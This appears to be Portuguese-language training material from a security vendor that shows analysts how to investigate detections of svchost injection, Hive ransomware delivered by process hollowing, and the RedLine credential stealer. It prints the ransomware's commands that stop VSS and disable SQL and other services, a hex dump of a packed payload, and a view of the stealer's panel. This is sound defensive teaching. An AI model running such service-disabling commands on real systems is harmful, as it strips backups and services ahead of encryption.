A situação em torno dessa resposta automatizada não é diretamente aparente à primeira vista. Os argumentos de linha de comando parecem válidos para o Svchost, e o executável é assinado pela Microsoft.

O fato de haver uma thread remota não confiável é suspeito, mas requer mais investigação. Muitas threads remotas acontecem em um sistema, mas a maioria permanece “confiável”, pois são usadas para comunicação normal entre processos, compartilhamento de dados, etc.

Quando uma thread remota é criada em um processo de forma anormal, e é marcada como não confiável, é onde precisamos examinar com mais rigor.

Injector Pid	Injector Path	Injectee Pid	Injectee Path ↑
3992	C:\Windows\System32\csrss.exe	8844	C:\Windows\System32\cmd.exe
4228	C:\Windows\System32\dwm.exe	3992	C:\Windows\System32\csrss.exe
3268	C:\Windows\System32\dwm.exe	5972	C:\Windows\System32\csrss.exe
4228	C:\Windows\System32\dwm.exe	3992	C:\Windows\System32\csrss.exe

Injeções de Processo Inocentes que ocorrem normalmente

Para filtrar as muitas injeções de processo que ocorrem em um sistema a qualquer momento, podemos nos referir tanto ao horário do incidente quanto ao pid do processo sinalizado. Normalmente, começaremos com alguns pids de respostas suspeitas e subiremos na cadeia de injeções e criações para obter a história completa.

Response Details



Description	Value
Response Name	Royal-purple Komodo-Dragon Lavender 848
Machine Name	\\CC-NOAH-TEST
Program Path	C:\Windows\System32\svchost.exe
Program Arguments	-k UnistackSvcGroup
Agent Name	
Ram usage	0
File access count	0
Number of threads	0
Pid	6224

[View Certificate Publisher Names](#)

Injectee Pid ▾

6224

⋮ ▾ ☰

Equals ▾

6224

Reset Apply

Filtrando injeções irrelevantes

Injector Pid	Injector Path	Injectee Pid ▾	Injectee Path ↑
9168	C:\svchost_injector.exe	6224	C:\Windows\System32\svchost.exe

A prova irrefutável!

Já sabemos que ninguém deveria estar injetando no Svchost dessa maneira, mas definitivamente não este processo! A partir daqui, podemos tratar esse processo como se fosse “malware.exe” e ver quem o executou, já que alguém deve tê-lo feito.

Created ↑	Child Pid ▾	Parent Path	Child Path
October 18, 2022 at 9:11:09 PM EDT	9168	C:\Windows\System32\services.exe	C:\Program Files (x86)\Dropbox\Update\DropboxUpdate.exe
October 18, 2022 at 9:16:04 PM EDT	9168	C:\Windows\explorer.exe	C:\svchost_injector.exe

Processos iniciados com pid 9168

Como houve duas criações de processo com pid 9168, e elas são muito diferentes, podemos restringir com base no timestamp e/ou no caminho do processo filho, e ver que foi criado por um explorer.exe. Isso significa que alguém executou manualmente o processo injetor, e não pode ser uma coincidência de comportamento do Svchost sinalizado incorretamente.

Documentação relevante

- **Injeção de Processo**
- [Mitre T1559](#) - A comunicação entre processos pode fornecer controle sobre o processo alvo a partir do injetor uma vez que a injeção esteja concluída.
- [Mitre T1106](#) - As APIs nativas são frequentemente o acesso mais próximo à funcionalidade do sistema operacional para acessar arquivos, executar processos e mais.
- [Mitre T1569](#) - Injetar em um serviço do sistema como um svchost existente pode disfarçar código malicioso para ser reportado como sendo executado a partir de um processo bem conhecido e confiável.
- [Mitre T1055](#) - Injeção de processo, geralmente usada para executar código malicioso em um processo alvo enquanto permite que o processo original continue.

Cenário de Treinamento - Modificação de Memória

Nome do Grupo

Dados de Treinamento - Process Hollowing SQL (Hive)

Cenário

Neste cenário de treinamento, executaremos uma carga útil de ransomware por meio de process hollowing, uma técnica de injeção/evasão em que um processo é iniciado e tem seu código executável modificado para realizar algum outro comportamento.

Técnicas em memória estão entre as mais difíceis de detectar, e ainda mais difíceis de ter uma resposta automatizada, portanto muitas vezes são ignoradas. A memória é, por definição, volátil e está sempre mudando. Identificar alterações na memória de um processo requer identificar as seções relevantes e avaliá-las em diferentes momentos do ciclo de vida de um processo, para verificar se houve adulteração.

Identificando

Number of Incidents	Machine Name	Program Path	Program Arguments	
▼ 1	\\CC-NOAH-TEST	C:\Program Files\Microsoft SQL Server\Client SDK\ODBC\130\Tools\Binn\...	SQLCMD.EXE	
Created	Response Name	Untrusted Remote Threads	Modified Memory	No Trusted Cert
October 18, 2022 at 6:46:59 PM EDT	    Moonflower Razzmatazz Zonkey 74	False	True	False

As respostas de memória modificada são, de longe, as mais difíceis de inspecionar. Como a memória é efêmera, ela é tratada como uma "caixa preta" e frequentemente mantida à distância. A boa notícia é que, a partir do Cyber Crucible 4.4.1.3, agora temos a capacidade de coletar automaticamente telemetria de amostras de memória modificadas, identificando quais intervalos de memória foram modificados e as alterações exatas realizadas neles.

Esse tipo de análise, no entanto, é muito trabalhoso de realizar, então um bom primeiro passo é verificar os processos relacionados no painel para ter uma ideia do comportamento associado. Como o processo em questão aqui é um SQLCMD.exe assinado, deve ficar evidente rapidamente se se trata de um processo SQL benigno ou de algo pior.

Parent Path	Parent Arguments	Child Path
C:\Windows\System32\cmd.exe	"C:\Windows\system32\cmd.exe"	C:\Program Files\Microsoft SQL Server\Client SDK\ODBC\130\Tools\Binn\
C:\Windows\explorer.exe	C:\Windows\Explorer.EXE	C:\Program Files\Microsoft SQL Server\Client SDK\ODBC\130\Tools\Binn\
C:\Program Files\Microsoft SQL Server\Client S...	"C:\Program Files\Microsoft SQL Server\Client SDK\ODBC\130\Tools\Binn\...	C:\Program Files\Microsoft SQL Server\Client SDK\ODBC\130\Tools\Binn\
C:\Program Files\Microsoft SQL Server\Client S...	SQLCMD.EXE	C:\Windows\System32\net.exe

Até agora, tudo bem, apenas processos SQL normais, nada necessariamente suspeito ou não. No entanto, nunca gostamos de ver CMDs envolvidos em respostas automatizadas. Vamos investigar um pouco mais.

Parent Path	Child Path	Child Arguments
C:\Windows\System32\net.exe	C:\Windows\System32\net1.exe	C:\Windows\system32\net1 stop "vmicvss" /y
C:\Program Files\Microsoft SQL Server\Client SDK\ODBC\130\Tools\Binn\SQLCMD.exe	C:\Windows\System32\net.exe	net.exe stop "VSS" /y
C:\Windows\System32\net.exe	C:\Windows\System32\net1.exe	C:\Windows\system32\net1 stop "VSS" /y
C:\Program Files\Microsoft SQL Server\Client SDK\ODBC\130\Tools\Binn\SQLCMD.exe	C:\Windows\System32\net.exe	net.exe stop "WRSVC" /y
C:\Windows\System32\net.exe	C:\Windows\System32\net1.exe	C:\Windows\system32\net1 stop "WRSVC" /y
C:\Program Files\Microsoft SQL Server\Client SDK\ODBC\130\Tools\Binn\SQLCMD.exe	C:\Windows\System32\net.exe	net.exe stop "UnistoreSvc_5205e" /y
C:\Windows\System32\net.exe	C:\Windows\System32\net1.exe	C:\Windows\system32\net1 stop "UnistoreSvc_5205e" /y
C:\Program Files\Microsoft SQL Server\Client SDK\ODBC\130\Tools\Binn\SQLCMD.exe	C:\Windows\System32\sc.exe	sc.exe config "LanmanWorkstation" start= disabled
C:\Program Files\Microsoft SQL Server\Client SDK\ODBC\130\Tools\Binn\SQLCMD.exe	C:\Windows\System32\sc.exe	sc.exe config "MsDtsServer130" start= disabled
C:\Program Files\Microsoft SQL Server\Client SDK\ODBC\130\Tools\Binn\SQLCMD.exe	C:\Windows\System32\sc.exe	sc.exe config "MSSQL\$MSSQLSERVER01" start= disabled
C:\Program Files\Microsoft SQL Server\Client SDK\ODBC\130\Tools\Binn\SQLCMD.exe	C:\Windows\System32\sc.exe	sc.exe config "MSSQLSERVER" start= disabled
C:\Program Files\Microsoft SQL Server\Client SDK\ODBC\130\Tools\Binn\SQLCMD.exe	C:\Windows\System32\sc.exe	sc.exe config "sacsvr" start= disabled
C:\Program Files\Microsoft SQL Server\Client SDK\ODBC\130\Tools\Binn\SQLCMD.exe	C:\Windows\System32\sc.exe	sc.exe config "SamSs" start= disabled
C:\Program Files\Microsoft SQL Server\Client SDK\ODBC\130\Tools\Binn\SQLCMD.exe	C:\Windows\System32\sc.exe	sc.exe config "SQLAgent\$MSSQLSERVER01" start= disabled
C:\Program Files\Microsoft SQL Server\Client SDK\ODBC\130\Tools\Binn\SQLCMD.exe	C:\Windows\System32\sc.exe	sc.exe config "SQLBrowser" start= disabled

A prova definitiva!

E aí está! Podemos continuar rolando a tela e ver cada vez mais comportamentos como esses. O SQLCMD.exe está executando todo tipo de comando para desativar serviços, alterar configurações e tudo o que um ransomware faria de forma preventiva.

```

33 2E 39 35 00 55 50 58 21 0D 24 0E 0A 2F 0A 72 3.95.UPX!.$../.r
3C A0 BF E2 D5 BC 78 37 00 89 EF 0D 00 00 22 32 <?????x7...?"2
00 49 39 00 34 1A 03 00 32 92 0D 60 C1 31 9B FD .I9.4...2...`?1.?
DA 0A 6D 23 7E 10 FA 7A 45 17 EE D3 C1 7B 5A 29 ?.m#~.?.zE.???{Z)
46 0D FE AB FF 75 95 FD 0B 82 78 55 EA B0 16 36 F.???u.?.xU???.6
8E DE D9 92 0E 16 2E 17 D8 AE 46 29 60 2B 87 B8 .??.....??F)`+.?
B1 44 40 E3 9C 00 B2 40 66 01 1B AF 99 05 4E EE ?D@?...?@f...N?
10 B1 7C C8 8F A3 1D A3 1D 65 70 A4 95 43 77 6A .?|?..?.ep?.Cwj
E0 EC 83 F0 30 4B BB EE 4C 82 D1 AA CC BF 75 A7 ???.?0K??L.???u?
D5 92 0A 68 4F 32 E0 2E 40 19 B7 9D 23 4D 13 6C ?..h02?..@..#M.1
B9 3D D2 FF 82 25 BF A0 91 F0 99 22 F4 9B 3C F4 ?=???.%???.?."?.<?
B1 80 EC 52 08 B5 95 4B F5 90 CD 1F BF E9 24 C2 ?.?R.?.K?..??$?
33 2E 7F 4F E1 8E E9 00 DB 2A 43 B9 FF 97 63 74 3..0?.?.*C???.ct
80 01 B3 F6 39 BC C5 13 59 D9 06 B2 B7 33 C2 D0 ...??9???.Y?..??3??
56 C3 75 A0 0A BB 28 0D AA BA 7F BC E4 15 90 88 V?u?..?(.??..??...
AD CD FC FF BC 7E 45 4E D7 32 60 90 A5 6F 8D D8 ?????~EN?2`.?o.?
6E 44 E0 39 02 45 2B 31 0D EE 25 D6 53 5E A4 17 nD?9.E+1.??%?S^?.
B9 0F 05 22 82 68 8A 26 7F 5B 8D EB 95 11 AF 05 ?..".h.&.[.???.?
F6 D4 3D 7B 38 D0 1E 47 03 2A BE C7 28 84 19 B3 ??={8?.G.*??(..?
9A 64 3E AD 5F 7A 36 8B D8 D7 7C 43 B6 5F DE DB .d>?_z6.??|C?_??
4F F4 16 C0 9E DE 92 F8 97 0D 99 50 AF E0 AD CD O?..?..?....P?????
C2 97 5B C8 BF D6 3E 0F C7 BC D0 89 9D 21 13 AF ?..[???>..???..!..?
E6 49 31 51 3D 8A 22 36 6D DD A1 A6 E8 F7 6A 75 ?I1Q="6m?????ju
D5 22 77 21 D0 67 64 B3 2E 96 A6 81 6E 4F 49 E6 ?"w!gd?...?.nOI?
59 81 5F D9 44 E3 9F 2D C6 45 97 5F 0B CA 95 39 Y._?D?..-?E._.?.9
89 78 3A BC 23 CE A4 64 34 01 29 31 05 29 4B 36 .x:??d4.)1.)K6
76 A3 4D 4A 73 33 B2 23 17 D7 0C E4 D6 4B 79 62 v?MJs3?#.?.??Kyb

```

```

332e      xor      ebp, dword ptr [rsi]
393500555058  cmp      dword ptr [58D95708h], esi
210d240e0a2f  and      dword ptr [2F931032h], ecx
0a723c      or       dh, byte ptr [rdx+3Ch]
a0bfe2d5bc78370089 mov      al, byte ptr [89003778BCD5E2BFh]
ef         out      dx, eax
0d00002232  or       eax, 32220000h
004939      add      byte ptr [rcx+39h], cl
00341a      add      byte ptr [rdx+rbx], dh
0300      add      eax, dword ptr [rax]
32920d60c131  xor      dl, byte ptr [rdx+31C1600Dh]
9b         wait
fd         std
da0a      fimul    dword ptr [rdx]
6d         ins      dword ptr [rdi], dx
237e10     and      edi, dword ptr [rsi+10h]
fa         cli
7a45      jp       000000000089027E
17        ???
ee         out      dx, al
d3c1      rol      ecx, cl
7b5a      jnp      0000000000890299
29460d     sub      dword ptr [rsi+0Dh], eax
fe        ???
ab         stos     dword ptr [rdi]
ff7595     push     qword ptr [rbp-6Bh]
fd         std

```

Aqui podemos ter uma pequena noção do que nos espera quando começamos a nos aprofundar e analisar as diferenças de memória. A maior parte das técnicas sofisticadas o suficiente para

realizar malware totalmente em memória também ofuscará seu código na memória. Isso torna a análise extremamente difícil, mas o acesso à telemetria adicional já se mostrou inestimável para a identificação de incidentes, bem como para o ajuste de comportamento

Documentação relevante

- **Injeção de Processo**

- [Mitre T1559](#) - A comunicação entre processos (Inter-Process Communication) pode fornecer controle sobre o processo alvo a partir do injetor uma vez concluída a injeção.
- [Mitre T1106](#) - As APIs nativas são frequentemente o acesso mais próximo à funcionalidade do sistema operacional para acessar arquivos, executar processos e mais.
- [Mitre T1569](#) - Injetar em um serviço do sistema, como um `svchost` existente, pode disfarçar código malicioso para que seja reportado como sendo executado a partir de um processo conhecido e confiável.
- [Mitre T1055](#) - Injeção de processo, geralmente usada para executar código malicioso em um processo alvo, permitindo que o processo original continue.
- [Mitre T1543](#) - Criar ou modificar um processo do sistema pode disfarçar código malicioso como um processo do sistema normal e confiável, evitando a detecção por malware.

Cenário de Treinamento - Roubo de Identidade

Nome do Grupo

Dados de Treinamento - Roubo de Identidade (Redline)

Cenário

Neste cenário de treinamento, executaremos um malware do tipo “stealer” para realizar a primeira etapa de um ataque, o roubo de credenciais. Diferente do cenário de **RAT**, este não utiliza os mesmos comportamentos que o ransomware. Em vez disso, faz parte das crescentes capacidades de proteção de identidade da Cyber Crucible.

Frequentemente, antes mesmo de ocorrer uma extorsão, os primeiros passos que um atacante realiza são se propagar pela rede e obter acesso ao maior número possível de credenciais. Em alguns casos, trata-se de uma combinação de nome de usuário/senha do AD; em outros, são chaves de API capturadas de sessões de navegador.

Identificando

Por ora, vamos analisar como o acesso anormal se apresenta ao administrador.

Accessing Program Path	Untrusted Remote Threads	Modified Memory	No Trusted Cert
C:\Users\User\Desktop\redline.exe	False	False	True
C:\Users\User\Desktop\redline.exe	False	False	True
C:\Users\User\Desktop\redline.exe	False	False	True
C:\Users\User\Desktop\redline.exe	False	False	True
C:\Users\User\Desktop\redline.exe	False	False	True
C:\Users\User\Desktop\redline.exe	False	False	True
C:\Users\User\Desktop\redline.exe	False	False	True
C:\Users\User\Desktop\redline.exe	False	False	True
C:\Users\User\Desktop\redline.exe	False	False	True
C:\Users\User\Desktop\redline.exe	False	False	True
C:\Users\User\Desktop\redline.exe	False	False	True
C:\Users\User\Desktop\redline.exe	False	False	True
C:\Users\User\Desktop\redline.exe	False	False	True
C:\Users\User\Desktop\redline.exe	False	False	True

Os acessos a dados de identidade são muito claros e objetivos: se os administradores não reconhecem um programa, ele não deveria estar acessando esses dados! Isso já se destaca imediatamente como algo suspeito.

Qual é o outro lado disso que o atacante vê? Texto puro!

RedLine | Main v20.2 | License expires 31.12.9999 23:59:59

Lock

X

Logs

Selected logs: 1

ID	HWID	IP	BuildID	LogDate	Country	SeenBefore	Checked	Comment	Creds	PDD	CDD
1	AF4F45833C13F1A0971CA6DEE3DFB21A	169.254.71.86	victim86753	10/19/2022 7:15...	US	☒	☐		4j0j0j0		

Statistic

Guest Links

Loader Tasks

Logs Sorter

Wallet Checker

Builder

Misc

Telegram

Notifications

Black Lists

Settings

Contacts

Total logs: 1

Total pages: 1

Search filter:

Search

Save all logs

<<

>>

Go to Page

Current page: 1

Enter a comment:

Set

Clear all logs

23:50:50

RedLine | Password Viewer

	Host	Login	Password	Comment
▶	https://account.proton.me/signup	4abaa73cde2f4d00a347ba48c22fdc...	[REDACTED]	
	https://www.cybercrucible.com/c...	4abaa73cde2f4d00a347ba48c22fdc...	[REDACTED]	

RedLine | Autofill Viewer

	Name	Value
▶	Username	5480d46ef2aa40b1a0a9882d704
	username	4abaa73cde2f4d00a347ba48c22fdc51@prot...

Essas respostas não são como as respostas de eventos tradicionais de extorsão de dados, portanto não são ações de suspensão automática. Em vez disso, são mais semelhantes a injeções de processo, nas quais a Cyber Crucible não interferiu. À medida que nossas análises têm evoluído, aprendemos como é o acesso “normal” a repositórios de identidade para diversos tipos de aplicações. Até 2023, habilitaremos nosso recurso de proteção, que restringirá o acesso, em nível de kernel, a diversas formas de bancos de dados de identidade, permitindo o acesso apenas ao software associado.

Documentação relevante

- **Injeção de Processo**
- [Mitre T1559](#) - A comunicação entre processos (Inter-Process communication) pode fornecer controle sobre o processo de destino a partir do injetor, uma vez concluída a injeção.
- [Mitre T1106](#) - As APIs nativas costumam ser o acesso mais próximo à funcionalidade do sistema operacional para acessar arquivos, executar processos e muito mais.
- [Mitre T1569](#) - Injetar em um serviço de sistema, como um `svchost` existente, pode disfarçar o código malicioso para que seja reportado como sendo executado a partir de um processo bem conhecido e confiável.
- [Mitre T1055](#) - Injeção de processo, geralmente usada para executar código malicioso em um processo de destino, permitindo que o processo original continue em execução.
- [Mitre T1543](#) - Criar ou modificar um processo do sistema pode disfarçar o código malicioso como um processo de sistema normal e confiável, evitando a detecção por malware.
- [Mitre T1555](#) - Credenciais armazenadas em gerenciadores ou navegadores não criptografados podem ser usadas para obter acesso a dados privilegiados.
- [Mitre T1212](#) - As credenciais podem ser roubadas ao explorar softwares vulneráveis que não criptografam as credenciais inseridas por um usuário.